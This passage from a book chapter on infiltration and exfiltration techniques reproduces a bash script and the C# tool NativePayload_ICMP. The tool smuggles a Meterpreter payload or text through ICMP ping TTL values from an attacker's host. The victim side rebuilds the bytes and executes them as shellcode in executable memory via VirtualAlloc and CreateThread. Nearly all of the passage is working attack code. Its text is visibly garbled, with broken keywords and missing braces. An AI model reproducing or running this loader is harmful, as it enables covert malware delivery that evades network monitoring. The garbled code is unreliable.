if [ "$mytemp" != $'1' ] ;
                         then
                         ttlpayload+="101"
                         fi
                         2)
                         if [ "$mytemp" != $'2' ] ;
then
                         ttlpayload+="102"
                         fi
                         ;;
3)
                         if [ "$mytemp" != $'3' ] ;
then
                         ttlpayload+="103"
                         fi
                         4)
                         if [ "$mytemp" != $'4' ] ;
                         then
                         ttlpayload+="104"
                         fi
                         ;;
5)
                         if [ "$mytemp" != $'5' ] ;
                        then
                         ttlpayload+="105"
                         fi
                         ;;
<mark>6</mark>)
                        if [ "$mytemp" != $'6' ] ;
then
                         ttlpayload+="106"
                         fi
                         ;;
7)
                         if [ "$mytemp" != $'7' ];
                         then
                         ttlpayload+="107"
                         fi
                         ;;
8)
                        if [ "$mytemp" != $'8' ] ;
then
                         ttlpayload+="108"
                         fi
                        ;;
9)
if [ "$mytemp" != $'9' ] ;
then
                         ttlpayload+="109"
                         fi
                         ;;
                         a)
if [ "$mytemp" != $'a' ] ;
                         then
                         ttlpayload+="110"
                         fi
                         b)
                        if [ "$mytemp" != $'b' ] ;
then
                         ttlpayload+="111"
                         fi
                         ;;
c)
                         if [ "$mytemp" != $'c' ] ;
                         then
                         ttlpayload+="112"
                         fi
```

```
d)
                     if [ "$mytemp" != $'d' ] ;
                     then
                      ttlpayload+="113"
                      fi
                      e)
                     if [ "$mytemp" != $'e' ];
                      then
                      ttlpayload+="114"
                      fi
                      ;;
                      f)
                      if [ "$mytemp" != $'f' ] ;
                     ther
                      ttlpayload+="115"
                      fi
                      ;;
                      esac
           mytemp=$pay;
                      done
#echo $ttlpayload;
mytemp2=""
Finalttlpayload="";
           for pay2 in `echo $ttlpayload | xxd -g 0 -c 3 | awk {'print $3'}`
           do
                      if [ "$mytemp2" == "$pay2" ]
                     then
                      Finalttlpayload+="253""$pay2";
                      if [ "$mytemp2" != "$pay2" ]
                      ther
                     Finalttlpayload+=$pay2;
     mytemp2=$pay2
          done
           echo
      #echo "your TTL payload:" $Finaltlpayload
Finaltlpayload=`echo "${Finaltlpayload::-6}"`;
          mylength=`echo ${#Finalttlpayload}`
     div=3;
     length=$((mylength / div));
           echo "[!] your TTL payload:" $Finalttlpayload;
           tput setaf 3;
          echo "[!] at least you need ("$length") Times to change TTL value";
echo "[!] at least you need ("$length "* 2) Ping Request/Response";
           tput setaf 9;
           echo "[>] Start Flag , change TTL value to '254' with sleep 5)";
           sudo sysctl net.ipv4.ip_default_ttl=254; sleep 5;
           echo "[>] Running sysctl command for change TTL values (Default sleep is 2)";
           echo
                for TTLs in `echo $Finalttlpayload | xxd -p -c 3`
                     do
                      string=`echo $TTLs | xxd -r -p`
                                 if [ "$string" != $" ] && [ "$string" != $'.' ];
                                 ther
                                 echo "sudo sysctl net.ipv4.ip_default_ttl="$string "; sleep 2";
                                 sudo sysctl net.ipv4.ip_default_ttl=$string; sleep 2;
                     done
                      sudo sysctl net.ipv4.ip_default_ttl=255; sleep 2;
                      sudo sysctl net.ipv4.ip_default_ttl=100; sleep 2;
                      sudo sysctl net.ipv4.ip_default_ttl=255; sleep 2;
          fi
if [ "$1" == $'listen' ] ;
          then
while (true)
do
     Time=`date '+%d/%m/%Y %H:%M:%S'
           ((PingRequest++));
           string=`ping $2 -c 1 | grep -e ttl= | awk {'print $6'}`
          echo
     string=`echo $string | cut -d'=' -f2`
     case $string in
     100)
tput setaf 2;
     echo "[$Time]" "Dumped Byte via TTL : 0"
          if (( $temp != 100 ));
```

```
ther
         payload+="0"
         fi
         ;;
    101)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 1"
         if (( $temp != 101 ));
         then
         payload+="1"
         fi
         ;;
    102)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 2"
         if (( $temp != 102 ));
         then
         payload+="2"
         f
         ;;
    103)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 3"
         if (( $temp != 103 ));
         then
         payload+="3"
         fi
         ;;
    104)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 4"
         if (( $temp != 104 )) ;
         then
         payload+="4"
         fi
         ;;
    105)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 5"
         if (( $temp != 105 )) ;
         then
         payload+="5"
         fi
         ;;
    106)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 6"
         if (( $temp != 106 )) ;
         ther
         payload+="6"
         fi
         ;;
    107)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 7"
         if (( $temp != 107 )) ;
         then
         payload+="7"
         ;;
    108)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 8"
         if (( $temp != 108 )) ;
         the
         payload+="8"
         ;;
    109)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : 9"
         if (( $temp != 109 )) ;
         ther
         payload+="9"
         fi
         ;;
    110)
tput setaf 2;
   echo "[$Time]" "Dumped Byte via TTL : a"
         if (( $temp != 110 )) ;
         then
         payload+="a"
         fi
```

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
111)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : b"
          if (( $temp != 111 )) ;
          ther
          payload+="b"
          ;;
     112)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : c"
          if (( $temp != 112 ));
          then
          payload+="c"
          fi
          ;;
     113)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : d"
          if (( $temp != 113 ));
          the
          payload+="d"
          ;;
    114)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : e"
          if (( $temp != 114 )) ;
          then
          payload+="e"
          fi
          ;;
     115)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : f"
          if (( $temp != 115 )) ;
          the
          payload+="f"
          fi
          ;;
     255)
     tput setaf 1;
     echo "[$Time] ," $c ":Dumped Finish Flag 'ttl 255' "
          ((c++));
    if (( $c == 15 ));
          then
          break
          fi
          ;;
     253)
    tput setaf 3;
     echo "[$Time] ," $c ":Dumped Double Flag 'ttl 253' "
         ;;
     esac
    temp=$string;
tput setaf 9;
    echo "Ping Requests:" $PingRequest
    echo "your Payload :" $payload
tput setaf 9;
#final=`echo $payload | xxd -r -p`
          final=`echo -n $payload | od -A n -t x1 | xxd -r -p | xxd -r -p`
          echo "your Data : " $final
sleep 1;
done
          fi
```

C# code : NativePayload_ICMP.cs (version 2.0).

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Data;
```

```
using System.Runtime.InteropServices;
```

```
namespace NativePayload ICMP
  class Program
  {
    static string payload = "";
    public static DataTable Hex_Dec_Table;
    static string help = "\n" + "NativePayload_ICMP syntax :" + "\n\n"
      + "Syntax 1-1 : NativePayload_ICMP sh \"ffccab1cd01f0400 ....\" Input your meterpreter payload for create sh file" + "\n"
       + "Syntax 1-2 : NativePayload_ICMP session \"www.xxx.yyy.zzz\" Target system IPv4 Address for Send Ping Request .... Getting Meterpreter Session
with Ping via TTL Values" + "\n'
       + "Syntax 2-1 : NativePayload ICMP shtext \"your unicode text....\" Input your DATA/TEXT payload for create sh Script file" + "\n"
       + "Sýntax 2-2 : NativePayload_ICMP listen \"www.xxx.yyy.zzz\" Target system IPv4 Address for Send Ping Request .... Dumping DATA/TEXT payload via
TTL Values" + "\n'
       + "Syntax 3 : NativePayload_ICMP help" + "\n\n";
    static void Main(string[] args)
    {
       try
       {
         Hex_Dec_Table = new DataTable();
         Hex_Dec_Table.Columns.Add("Dec", typeof(int));
         Hex_Dec_Table.Columns.Add("Hex", typeof(string));
         for (int i = 0; i <= 15; i++)
         {
            if (i <= 9)
              Hex Dec Table.Rows.Add(i, i.ToString());
            else if (i >= 10)
              switch (i)
                 case 10:
                   {
                      Hex_Dec_Table.Rows.Add(i, "a");
                   break;
                 case 11:
                      Hex Dec Table.Rows.Add(i, "b");
                   break;
                 case 12:
                   ł
                      Hex Dec Table.Rows.Add(i, "c");
                   break;
                 case 13:
                   {
                      Hex_Dec_Table.Rows.Add(i, "d");
                   break;
                 case 14:
                   {
                      Hex_Dec_Table.Rows.Add(i, "e");
                   break:
                 case 15:
                     Hex_Dec_Table.Rows.Add(i, "f");
                   break;
                   // default:
              }
           }
         if (args[0].ToUpper() == "HELP")
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePaylaod ICMPv4 v2.0, Published by Damon Mohammadbagher, 2017-2018");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
            Console.WriteLine();
            Console.WriteLine(help);
         else if (args[0].ToUpper() == "SH" || args[0].ToUpper() == "SHTEXT")
         {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
```

```
Console.WriteLine("NativePaylaod_ICMPv4 v2.0, Published by Damon Mohammadbagher, 2017-2018");
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
Console.WriteLine();
if (args.Length == 2)
{
  if (args[0].ToUpper() == "SH")
     payload = args[1];
  if(args[0].ToUpper() == "SHTEXT")
  {
     try
       byte[] Xbytes = UnicodeEncoding.UTF8.GetBytes(args[1]);
       foreach (var item in Xbytes)
          payload += item.ToString("x2");
       }
     }
     catch (Exception e)
     {
       Console.Write(e.Message);
  }
string ff = "";
string lastone = ""
string TempPayload = "";
for (int i = 0; i < payload.Length;)</pre>
ł
  if (i != payload.Length)
     ff = payload.Substring(i, 1);
     string ss = _HextoDecimal(ff);
     // debug only
     //Console.WriteLine(ff + " " + ss);
     ///Console.Write("\n sudo sysctl net.ipv4.ip_default_ttl=" + ss + "; " + "sleep 1;");
     if (lastone != ss)
       lastone = ss:
       //Console.Write("\n sudo sysctl net.ipv4.ip default ttl=" + ss + "; " + "sleep 2; \n");
        TempPayload += ss.Substring(0, ss.Length - 1);
     }
     else
     {
       //Console.Write("\n sudo sysctl net.ipv4.ip_default_ttl=" + "255" + "; " + "sleep 1; \n");
       //Console.Write("\n sudo sysctl net.ipv4.ip_default_ttl=" + ss + "; " + "sleep 2; \n");
        TempPayload += "255" + ss.Substring(0, ss.Length - 1);
     //Console.Write("\n sudo sysctl net.ipv4.ip default ttl=" + "255" + "; " + "sleep 1; \n");
     //Console.WriteLine();
     i++:
  }
}
StringBuilder Mycode = new StringBuilder();
Mycode.AppendLine(" #!/bin/sh \n");
Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=254;\r");
Mycode.AppendLine("sleep 5;");
Mycode.AppendLine("TtlPayload=\"" + TempPayload + "\";");
Mycode.AppendLine(
                                    for pay in `echo $TtlPayload | xxd -p -c 3`");
Mycode.AppendLine(
                                          do ");
Mycode.AppendLine(
                                            str=`echo $pay | xxd -r -p`");
Mycode.AppendLine('
                                            if [ \"$str\" != $" ];");
Mycode.AppendLine('
                                            then ");
Mycode.AppendLine(
                                            echo \"sudo sysctl net.ipv4.ip default ttl=\"$str \"; sleep 2;\"");
Mycode.AppendLine(
                                            sudo sysctl net.ipv4.ip_default_ttl=$str; sleep 2;");
Mycode.AppendLine('
                                            fi");
Mycode.AppendLine(
                                          done");
if (args[0].ToUpper() == "SHTEXT")
  for (int i = 0; i < 5 - args[1].Length % 5; i++)
     if (args[1].Length % 5 == 0) break;
     Mycode.AppendLine("sudo sysctl net.ipv4.ip default ttl=255; sleep 3;");
     Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
     Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;");
Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
  }
  Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;");
  Mycode.AppendLine("sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;");
```

```
Mycode.AppendLine("sudo sysctl net.ipv4.ip default ttl=255;");
            Mycode.AppendLine("echo \"Done.\";");
            Console.WriteLine("\n[!] File script.sh Created : \n");
            Console.WriteLine(Mycode.ToString());
            trv
               using (System.IO.FileStream Fs = new System.IO.FileStream("script.sh", System.IO.FileMode.Create, System.IO.FileAccess.Write,
System.IO.FileShare.None))
               {
                 using (System.IO.StreamWriter sw = new System.IO.StreamWriter(Fs))
                 {
                    sw.WriteLine(Mycode.ToString().Replace("\r", string.Empty));
                 }
              }
            }
            catch (Exception omg)
            {
               Console.WriteLine(omg.Message);
            }
          else if (args[0].ToUpper() == "LISTEN")
          {
            bool flag_end = false;
            bool init = false:
            int flag_end_count = 0;
            int Payload counter = 0;
            string temp =
            string start_time, end_time = "";
            start time = DateTime.Now.ToString();
            string Oonaggi =
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePaylaod_ICMPv4 v2.0, Published by Damon Mohammadbagher, 2017-2018");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Yellow;
            Console.WriteLine("[!] Listening Mode");
Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine();
            bool isDublicate = false;
            string Last_ttl_str = '
            string TestStr = '
            int Timer Time Show Bytes = 0;
            int two = \mathbf{0};
            string String_two_Bytes = "";
            byte[] String_from_Bytes = new byte[5];
            Console.WriteLine("{0} Dumping These Bytes: ", DateTime.Now.ToString());
            String two Bytes =
            while (true)
            ł
               if (flag end) break;
               //// ping and send ICMP Traffic to attacker linux system to Dump payloads via TTL response ;)
               string getcode = _Ping(args[1], 1);
               try
                 getcode = getcode.Remove(getcode.Length - 1, 1);
               catch (Exception e1)
                 Console.ForegroundColor = ConsoleColor.Red;
                 Console.WriteLine("e1 : " + e1.Message);
                 Console.WriteLine();
                 Console.WriteLine("Error : it is not good ;( ");
                 Console.WriteLine("Please run this tool again");
                 Console.WriteLine("after running this tool Please again run your ./script.sh in linux ;)");
                 Console.ForegroundColor = ConsoleColor.Gray;
                 break:
              1
               if (getcode == "254") { init = true; }
               if (getcode == "255")
                 isDublicate = true;
                 Last_ttl_str = getcode;
               if (getcode != "255")
                 Last_ttl_str = getcode;
                 flag_end_count = 0;
```

```
if (getcode != temp && getcode != "255" && getcode != "253")
       {
          if (init && getcode != "254")
          {
            if (Timer_Time_Show_Bytes == 10)
            {
               Console.ForegroundColor = ConsoleColor.DarkCyan;
               int kk = 0;
               for (int i = 0; i < 5;)
                 String_from_Bytes[i] = byte.Parse(String_two_Bytes.Substring(kk, 2), System.Globalization.NumberStyles.HexNumber);
                 kk++
                 kk++;
                 į++;
              }
               Console.Write(" ==> " + UTF8Encoding.ASCII.GetString(String from Bytes));
               Timer_Time_Show_Bytes = 0;
               String two Bytes = "
               Console.WriteLine();
            }
            Console.ForegroundColor = ConsoleColor.Cyan;
            TestStr = getcode.Substring(getcode.Length - 2, 2);
            string Text = "
            for (int j = 0; j <= 15; j++)
            {
              if (Convert.ToInt32(Hex Dec Table.Rows[i].ItemArray[0]) == Convert.ToInt32(TestStr))
              {
                 Text = (Hex_Dec_Table.Rows[j].ItemArray[1].ToString());
                 break;
              }
            }
            Console.Write("{0}", Text);
            String_two_Bytes += Text;
            Payload_counter++;
            Timer_Time_Show_Bytes++;
            two++:
          }
          else if (init == false)
          {
            // Console.ForegroundColor = ConsoleColor.DarkGreen;
           // Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
         }
       1
       else if (getcode == temp && getcode != "255")
        // Console.ForegroundColor = ConsoleColor.DarkGreen;
           Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
       11
       System.Threading.Thread.Sleep(1000);
       temp = getcode;
     else if (getcode == "255")
       flag end count++;
       Console.ForegroundColor = ConsoleColor.Gray;
       // Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
       System.Threading.Thread.Sleep(500);
       temp = getcode;
       if (flag_end_count >= 10)
       {
          flag_end = true;
          Console.ForegroundColor = ConsoleColor.Gray;
          Console.WriteLine();
          Console.WriteLine("{0} Dumping Payloads Done.",DateTime.Now.ToString());
       }
    }
  }
}
else if (args[0].ToUpper() == "SESSION")
  bool flag_end = false;
  bool init = false;
  int flag_end_count = 0;
  int Payload_counter = 0;
  string temp = '
```

```
string start_time, end_time = ""
start_time = DateTime.Now.ToString();
string Oonaggi =
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.WriteLine("NativePaylaod_ICMPv4 v2.0, Published by Damon Mohammadbagher, 2017-2018");
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response ;)");
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Yellow;
Console.WriteLine("[!] Meterpreter Session Mode");
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();
bool isDublicate = false;
string Last_ttl_str = "
while (true)
ł
  if (flag_end) break;
  /// ping and sending ICMP Traffic to attacker linux system to Dump payloads by TTL response ;)
  string getcode = _Ping(args[1], 1);
  try
     getcode = getcode.Remove(getcode.Length - 1, 1);
  catch (Exception e1)
     Console.ForegroundColor = ConsoleColor.Red;
     Console.WriteLine("e1 : " + e1.Message);
     Console.WriteLine();
     Console.WriteLine("Error : it is not good ;( ");
     Console.WriteLine("Please run this tool again");
     Console.WriteLine("after running this tool Please again run your ./script.sh in linux ;)");
     Console.ForegroundColor = ConsoleColor.Gray;
     break:
  3
  if (getcode == "254") { init = true; }
if (getcode == "255")
     isDublicate = true;
     Last_ttl_str = getcode;
  if (getcode != "255")
     Last_ttl_str = getcode;
     flag_end_count = 0;
     if (getcode != temp && getcode != "255" && getcode != "253")
     {
       if (init && getcode != "254")
          Console.ForegroundColor = ConsoleColor.Green;
          Console.Write("{0}, Dump:{1},", DateTime.Now.ToString(), Payload_counter.ToString());
Console.ForegroundColor = ConsoleColor.Cyan;
          //string dd = _HextoDecimal(getcode.Substring(1, 2));
          Console.Write(" DATA[{0}] ", getcode.Substring(getcode.Length - 2, 2));
          Oonaggi += getcode.Substring(getcode.Length - 2, 2);
          Console.ForegroundColor = ConsoleColor.Green;
          Console.WriteLine("from {0} final: {1}", args[1], getcode);
          Payload_counter++;
       }
       else if (init == false)
       {
          Console.ForegroundColor = ConsoleColor.DarkGreen;
          Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
       }
     }
     else if (getcode == temp && getcode != "255")
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
     }
     System.Threading.Thread.Sleep(1000);
     temp = getcode;
  else if (getcode == "255")
     flag end count++:
     Console.ForegroundColor = ConsoleColor.DarkGreen;
     Console.WriteLine("{0}, {1} Find DATA from {2} final: {3}", DateTime.Now.ToString(), Payload_counter.ToString(), args[1], getcode);
     System.Threading.Thread.Sleep(500);
     temp = getcode;
     if (flag_end_count >= 10) { flag_end = true; }
```

```
}
        end_time = DateTime.Now.ToString();
        Console.WriteLine(end time + ", Done ");
        byte[]
                _Bytes = new byte[Oonaggi.Length / 4];
        int payload_dec_count = Oonaggi.Length / 4;
        int tmp counter = 0;
        string current = null;
        int _0_to _2 = 0;
        for (int d = 0; d < payload dec count;)
        {
           string tmp1_current = (Oonaggi.Substring(tmp_counter, 2));
           for (int j = 0; j <= 15; j++)
             if (Convert.ToInt32(Hex_Dec_Table.Rows[j].ItemArray[0]) == Convert.ToInt32(tmp1_current))
             {
                _0_to_2_++;
                current += (Hex_Dec_Table.Rows[j].ItemArray[1].ToString());
                if (_0_to_2_ == 2)
                {
                   Console.Write(current + " ");
                     _Bytes[d] = Convert.ToByte(current, 16);
                    0_to_2_ = 0;
                   d++.
                   current = null;
               }
             }
          }
          tmp_counter++;
           tmp_counter++;
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Bingo Meterpreter session by ICMPv4 traffic ;)");
UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr pinfo = IntPtr.Zero;
        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
        WaitForSingleObject(hThread, 0xFFFFFFF);
    }
  }
  catch (Exception _main)
  {
     Console.WriteLine("Main Error: {0}", _main.Message);
Console.WriteLine("Main Error: Please use help , NativePayload_ICMP help", _main.Message);
}
static Dictionary<char, int> HexDic = new Dictionary<char, int>
{
   //// {'0',200},{'1',201},{'2',202},{'3',203},{'4',204},{'5',205},{'6',206},{'7',207},{'8',208}
   //// ,{'9',209},{'a',210},{'b',211},{'c',212},{'d',213},{'e',214},{'f',215}
   };
static string _HextoDecimal(string hexstring)
{
  string result = "";
  hexstring = hexstring.ToLower();
  for (int i = 0; i < hexstring.Length; i++)</pre>
     char Oonagii = hexstring[hexstring.Length - 1 - i];
result += (HexDic[Oonagii] * (int)Math.Pow(16, i)).ToString() + " ";
  return result;
}
```

```
static string _Ping(string IPAddress_DNSName, int counter)
    {
       string Final Dec = "";
       try
       {
         if (counter != 1) { counter = 1; }
         /// Make icmp traffic for getting Meterpreter Payloads by Ping
         ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("ping.exe", IPAddress_DNSName + " -n " + counter.ToString());
         ns_Prcs_info.RedirectStandardInput = true;
         ns_Prcs_info.RedirectStandardOutput = true;
         ns Prcs info.UseShellExecute = false;
         Process myPing = new Process();
         myPing.StartInfo = ns_Prcs_info;
         myPing.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
         myPing.Start();
         //string result Line0 = ""
         string Pingoutput = myPing.StandardOutput.ReadToEnd();
         string[] All_lines = Pingoutput.Split('\t', '\n');
         //int PayloadLines_current_id = 0;
         foreach (var item in All_lines)
         {
            if (item.StartsWith("Reply "))
               Final_Dec = item.Substring(item.Length - 4);
            // debug
            // Console.WriteLine(item + "\n"+ s);
         1
       catch (Exception e)
       ł
         Console.WriteLine(e.Message);
       return Final Dec;
    }
    public static UInt32 MEM_COMMIT = 0x1000;
    public static UInt32 PAGE EXECUTE READWRITE = 0x40;
    [DllImport("kernel32")]
     private static extern UInt32 VirtualAlloc(UInt32 IpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
     [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
 }
```